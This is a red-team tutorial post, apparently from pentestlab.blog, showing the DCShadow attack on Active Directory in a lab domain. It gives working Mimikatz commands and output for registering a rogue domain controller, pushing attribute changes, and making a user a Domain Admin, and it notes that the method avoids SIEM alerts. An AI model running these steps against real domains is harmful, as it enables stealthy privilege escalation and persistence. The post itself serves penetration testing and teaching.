DCShadow


pentestlab.blog/category/red-team/page/77

April 16, 2018

The DCShadow is an attack which tries to modify existing data in the Active Directory by using legitimate API's which are used by domain controllers. This technique can be used in a workstation as a post-domain compromise tactic for establishing domain persistence bypassing most SIEM solutions. Originally it has been introduced by Benjamin Delpy and Vincent Le Toux and is part of the Mitre Attack Framework. More details about the attack, including the presentation talk can be found in the DCShadow page.

The **mimidrv.sys** file which is part of Mimikatz needs to be transferred to the workstation that will play the role of DC. Executing the command "**!+**" will register and a start a service with SYSTEM level privileges. The "**!processtoken**" will obtain the SYSTEM token from the service to the current session of Mimikatz in order to have the appropriate privileges to implement the fake Domain Controller.

```
!+
!processtoken
```




```
mimikatz # !+
[*] 'mimidrv' service not present
[+] 'mimidrv' service successfully registered
[+] 'mimidrv' service ACL to everyone
[+] 'mimidrv' service started

mimikatz # !processtoken
Token from process 0 to process 0
 * from 0 will take SYSTEM token
 * to 0 will take all 'cmd' and 'mimikatz' process
Token from 4/System
 * to 1064/cmd.exe
 * to 1688/mimikatz.exe
```

Mimikatz – Register a Service and obtain SYSTEM token

A new instance of Mimikatz needs to be started with Domain Administrator privileges that would be used to authenticate with legitimate domain controller and push the changes from the rogue DA to the legitimate. The following command will verify the process token.

```
token::whoami
```




```
  .#####.   mimikatz 2.1.1 (x64) built on Mar 25 2018 21:01:13
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # token::whoami
 * Process Token : {0;00056f74} 1 D 589304      PENTESTLAB\Administrator
S-1-5-21-3737340914-2019594255-2413685307-500   (18g,23p)       Primary
 * Thread Token  : no token

mimikatz # _
```

Mimikatz – User Token

Executing the following command from the Mimikatz instance that is running with SYSTEM privileges will start a minimalistic version of a Domain Controller.

```
1  lsadump::dcshadow /object:test /attribute:url /value:pentestlab.blog
```




```
mimikatz # lsadump::dcshadow /object:test /attribute:url /value:pentestlab.blog
** Domain Info **

Domain:         DC=pentestlab,DC=local
Configuration:  CN=Configuration,DC=pentestlab,DC=local
Schema:         CN=Schema,CN=Configuration,DC=pentestlab,DC=local
dsServiceName:  ,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration
,DC=pentestlab,DC=local
domainControllerFunctionality: 6 ( WIN2012R2 )
highestCommittedUSN: 258535

** Server Info **

Server: WIN-PTELU2U07KG.pentestlab.local
  InstanceId  : {44405317-cf7c-4ac7-aacb-fc2badffc9d8}
  InvocationId: {44405317-cf7c-4ac7-aacb-fc2badffc9d8}
Fake Server (not already registered): WIN-2NE38K15TGH.pentestlab.local

** Attributes checking **

#0: url
```

Mimikatz – DCShadow & URL Attribute

The following command will replicate the changes from the rogue domain controller to the legitimate.


```
1  lsadump::dcshadow /push
```



```
mimikatz # lsadump::dcshadow /push
** Domain Info **

Domain:         DC=pentestlab,DC=local
Configuration:  CN=Configuration,DC=pentestlab,DC=local
Schema:         CN=Schema,CN=Configuration,DC=pentestlab,DC=local
dsServiceName:  ,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration
,DC=pentestlab,DC=local
domainControllerFunctionality: 6 ( WIN2012R2 )
highestCommittedUSN: 266362

** Server Info **

Server: WIN-PTELU2U07KG.pentestlab.local
  InstanceId  : {44405317-cf7c-4ac7-aacb-fc2badffc9d8}
  InvocationId: {44405317-cf7c-4ac7-aacb-fc2badffc9d8}
Fake Server (not already registered): WIN-2NE38K15TGH.pentestlab.local

** Performing Registration **

** Performing Push **

Syncing DC=pentestlab,DC=local
Sync Done
```

DCShadow – Replicate attributes in the Domain Controller

Checking the properties of the "**test**" user will verify that the url attribute has modified to include the new value indicating that the **DCShadow** attack was successful.




Attributes:

Attribute	Value
url	pentestlab.blog
userAccountControl	0x82000 = (SERVER_TRUST_ACCOUNT |
userCert	<not set>
userCertificate	<not set>
userParameters	<not set>
userPassword	<not set>
userPKCS12	<not set>
userPrincipalName	test@pentestlab.local

DCShadow – url Attribute

It is also possible to modify the value of the attribute **primaryGroupID** in order to perform privilege escalation. The value 512 is the Security Identifier (SID) for the Domain Administrators group.

```
lsadump::dcshadow /object:test /attribute:primaryGroupID /value:512
```




```
mimikatz # lsadump::dcshadow /object:test /attribute:primaryGroupID /value:512
** Domain Info **

Domain:         DC=pentestlab,DC=local
Configuration:  CN=Configuration,DC=pentestlab,DC=local
Schema:         CN=Schema,CN=Configuration,DC=pentestlab,DC=local
dsServiceName:  ,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration
,DC=pentestlab,DC=local
domainControllerFunctionality: 6 ( WIN2012R2 )
highestCommittedUSN: 266382

** Server Info **

Server: WIN-PTELU2U07KG.pentestlab.local
  InstanceId  : {44405317-cf7c-4ac7-aacb-fc2badffc9d8}
  InvocationId: {44405317-cf7c-4ac7-aacb-fc2badffc9d8}
Fake Server (not already registered): WIN-2NE38K15TGH.pentestlab.local

** Attributes checking **

#0: primaryGroupID
```

DCShadow – Add User to Domain Admin Group

The user "**test**" will be part of the Domain Administrator group. This can verified by retrieving the list of domain administrators. The screenshot below illustrates the domain administrators before and after the **DCShadow** attack.

```
net group "domain admins" /domain
```



```
C:\Users\Administrator>net group "domain admins" /domain
The request will be processed at a domain controller for domain pentestlab.local
.

Group name     Domain Admins
Comment        Designated administrators of the domain

Members

-------------------------------------------------------------------------------
Administrator
The command completed successfully.


C:\Users\Administrator>net group "domain admins" /domain
The request will be processed at a domain controller for domain pentestlab.local
.

Group name     Domain Admins
Comment        Designated administrators of the domain

Members

-------------------------------------------------------------------------------
Administrator            test
```

DCShadow – Verification that test user is DA

Conclusion

The DCShadow attack offers various possibilities to the red teamer to achieve domain persistence by manipulating the SID History, the password of the krbtgt account or by adding users to elevated groups such as Domain and Enterprise Admins. Even though that this attack requires elevated privileges (DA), Nikhil Mittal discovered that it is possible DCShadow to be conducted from the perspective of a domain user that has the required permissions to avoid the use of DA privileges. This script is part of the Nishang framework and can be found here. Usage of legitimate API's to communicate and push data to the active directory is a stealth method to modify the active directory without triggering alerts on the SIEM.